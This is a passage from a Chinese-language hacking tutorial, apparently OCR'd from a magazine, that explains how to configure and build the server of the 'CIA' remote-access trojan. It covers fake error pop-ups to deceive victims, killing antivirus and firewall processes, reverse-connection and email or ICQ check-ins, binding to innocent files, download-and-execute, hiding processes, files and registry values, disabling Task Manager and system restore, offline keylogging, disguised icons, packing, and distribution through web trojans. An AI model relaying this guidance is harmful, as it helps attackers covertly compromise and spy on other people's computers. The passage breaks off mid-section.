


图3

"Install Events"选项用于设置服务端程序运行后的错误提示，主要用于迷惑远程用户。选中"Display Message on install"选项后，就可以对弹出的错误提示进行设置。用户可以分别对提示窗口中所使用的图标、标题、内容进行设置，设置完成后点击"Test"按钮进行测试，如图4所示。




图4

除此之外，CIA木马还提供了另外一个"Goto webpage on install"选项，当用户设置了该选项后，服务端程序就会自动的连接到设置的网页链接，为了更好的保护我们的服务端程序，将远程计算机中使用的第三方杀毒软件以及防火墙自动关闭也是很好的保护措施，通过"Firewall Killing"按钮命令就可以实现。

选中"Kill A/V +Firewalls"选项，点击下面的"Load List"按钮后在木马所在的文件夹中找到"Kill Lists"文件夹，并选择该文件夹中的"Huge kill list"文件就可以了。该文件包括了469个杀毒软件以及防火墙的名称，当服务端程序检测到文件中的这些软件名称后，就会自动的杀掉这些软件的进程从而保护我们的服务端程序。不过这些软件主要是国外的软件，为了对国内的杀毒软件也起作用，可以通过"Add Name"按钮进行添加，例如你想杀掉瑞星，就输入"RISING"就可以了，如图5所示。

通过"Delete Name"按钮也可以删除一些不需要的




图5

软件名称。

既然是木马，那么通过怎样的通知方式来告诉本地的操作者远程计算机已经上线了呢？点击"Notifys"命令按钮即可对服务端的上线方式进行设置。CIA木马为用户提供了多种上线方式，点击"Add Cgi/Php"按钮，用户可以通过CGI或者PHP网页对服务端程序的上线进行通知 点击"Add Icq"按钮，用户也可以添加自己的ICQ号码，等服务端程序上线后即可将远程计算机的IP地址等情况发到设置的ICQ号码中。不管用户采用上面的哪些方法，在配置完成后最好点击"Test"按钮进行一下测试，确定刚刚的设置是否正确。虽然通过PHP网页或ICQ进行上线通知的方法在国外的木马中使用非常普遍，但对于国内的网友来说毕竟还是不太熟悉，所以我们最好还是选择自己熟悉的方式进行设置，而反弹连接的方式就是大家最熟悉的方式了。选中下面的"Enable Sin Notify"选项，这就是CIA木马进行反弹连接的选项，在"Static Ip"和"Port"中分别设置本地客户端电脑现在所使用的IP地址以及监听端口，如果用户不清楚当前的IP地址，点击"GET Ip"按钮后木马客户端会自动的获取当前的IP，如图6所示。




图6

除了上面的这些上线通知方法外，木马还可以通过电子邮件的方式进行通知。点击"Email Notify"按钮，选中"Enable Email Notify"选项激活该通知方式，在"Email Address"和"Smtp Server"后面分别设置电子邮件的地址以及邮件的发送服务器等，通过点击"Lookup Smtp Server"按钮用户可以获得当前能够正常使用的邮件发送服务器。

为了对服务端程序进行伪装，将其他的文件和服务端程序进行捆绑就成了最好的办法，所以很多的木马在配置服务端的时候都包括了该功能，用户点击"Binder"按钮命令后即可实现捆绑操作。点击"Add File"按钮，在弹出的"Add Bound File/Plugin"窗口中选择需要捆

绑的文件。除此以外，由于CIA木马本身支持大量的插件，所以用户还可以对相应的插件进行捆绑。点击"Open"按钮选择相应的文件或插件，然后在"File Destination"项目中选择该文件释放的目录，包括System、Windows、Temp等常用的系统目录，并且还可以在"Execution Type"中对该文件的运行方式进行设置，例如正常运行、隐藏运行、最大化运行等。对于插件等特殊文件，除WinRAR自解压已经有过的功能外，还可以通过"Register"或"Auto-Start"选项对插件和DLL选项以及它们的启动方式进行设置，并可选定随服务端自启动的插件，如图7所示。




图7

最后点击"Add File To List"按钮将刚才设置的需要捆绑的文件添加到捆绑文件的列表中。从上面的关于服务端的捆绑来看，CIA木马的捆绑功能甚至比一些专业的捆绑程序都要优秀很多。

点击"Socks/Dloader"按钮，在这里我们可以设置一些特殊的服务端功能，当然用户也可以在远程计算机连接成功后再通过命令开启这些功能。选中"Download&Execute File"选项后，我们可以像平时使用的网络下载程序一样，从网上直接下载网页链接中的文件并运行。在"File Url"和"Save as"后输入要下载文件的网页链接以及保存到本地硬盘的位置。而"Run Socks 4 Server on install"选项，可以通过服务端程序在远程计算机上打开一个Socks 4的代理端口，"Socks Port"中设置代理端口的端口数。点击"Stealth Options"按钮，该命令包括"Hide Processes From Task Manager (NT)"、"Hide Files From Windows Explorer(NT)"、"Hide Values From Regedit(NT)"和"Hide Names From MsConfig List(NT)"四个选项，如图8所示。




图8

通过这些命令可以分别将任务管理器中的进程、资源管理器中的文件、注册表管理器中的键值，以及系统配置程序中的程序名称进行隐藏。在灰鸽子2005中也使用了隐藏功能，不过可没有CIA这么强大。

点击"Misc/Icon"按钮，该命令中包括有很多其他的杂项设置，通过这些功能用户可以进一步对远程服务端程序进行保护。"Enable Server Visible(Injection Only)"选项可以使插入进程的服务端程序显现出来，我想没有哪个黑客愿意这样做的；通过"Enable Melt Server"选项，服务端程序就会在成功的运行后自动删除服务端程序本身，以免"出现此地无银三百两"的情况；"Disable Taskmanger"选项可以禁止远程用户使用系统中的任务管理器命令；"Disable Regedit"选项可以禁止用户使用注册表管理器命令；"Disable System Restore(XP)"选项可以取消远程计算机中XP系统的还原功能；"Disable Command Prompt"选项可以禁止用户使用命令提示符功能；通过"Open Port Only When Online"选项，只有在连接到网络的时候，服务端程序才会打开设置的端口；"Dont Send LAN ip's in notify's"选项将不会发送服务端的IP地址到客户端程序；"Unblock Some Popular Firewalls"选项能除去一些常见的防火墙，例如XP系统自带的网络防火墙，对于其他的防火墙可以使用前面提到过的"Firewall Killing"命令；"Reverse Connection Only(For SIN only)"选项可以使服务端程序仅仅使用反弹连接方式和客户端进行连接。选中"Log Offline Keys | Max Log Size(Kb)"选项，这样就可以在脱机的情况下记录远程计算机的键盘事件，并且设置键盘记录的最大范围，如图9所示。




图9

点击"Change Server Icon"按钮，我们可以为服务端程序设置个性化的图标，选中"Change Server Icon"选项后，木马会打开自带的272个图标供用户选择，如果没有用户喜欢的图标的话，还可以点击"Open Custom Icon"按钮选择其他的喜欢图标。下面点击"Build Server"按钮就可以完成服务端的配置工作了。在"Filename"后面设置生成的服务端程序的名称，在"Extension"后面设置生成的服务端的扩展名，除了常见的EXE可执行文件外，CIA还包括屏幕保护程序的SCR后缀名、批处理文件的BAT后缀名等6个扩展名选项。如果用户选择了"Compress With Mew"选项的话，那么木马将使用MEW对服务端程序进行加壳保护。最后点击"Generate Server"按钮即可生成我们配置的服务端程序，如图10所示。

虽然CIA木马的功能十分的强大，但生成的服务端




图10

程序确很小巧，在没有压缩的时候只有171KB，在压缩后大概为52KB。服务端程序生成以后，用户可以通过网页木马等各种方法将其发布出去。

远程控制服务端

当服务端程序成功的安装到远程计算机以后，我们就应该对客户端程序和服务端程序的连接做准备了。如果用户采用的是通过CGI或PHP网页对服务端程序的上线进行通知的方式的话，就选择"Client Options"菜单下的"Logger list"菜单命令，在弹出的窗口中的"List Url"项目后输入你的网页地址，然后点击"Update list"按钮刷新网页得到最新的远程用户列表，如图11所示。

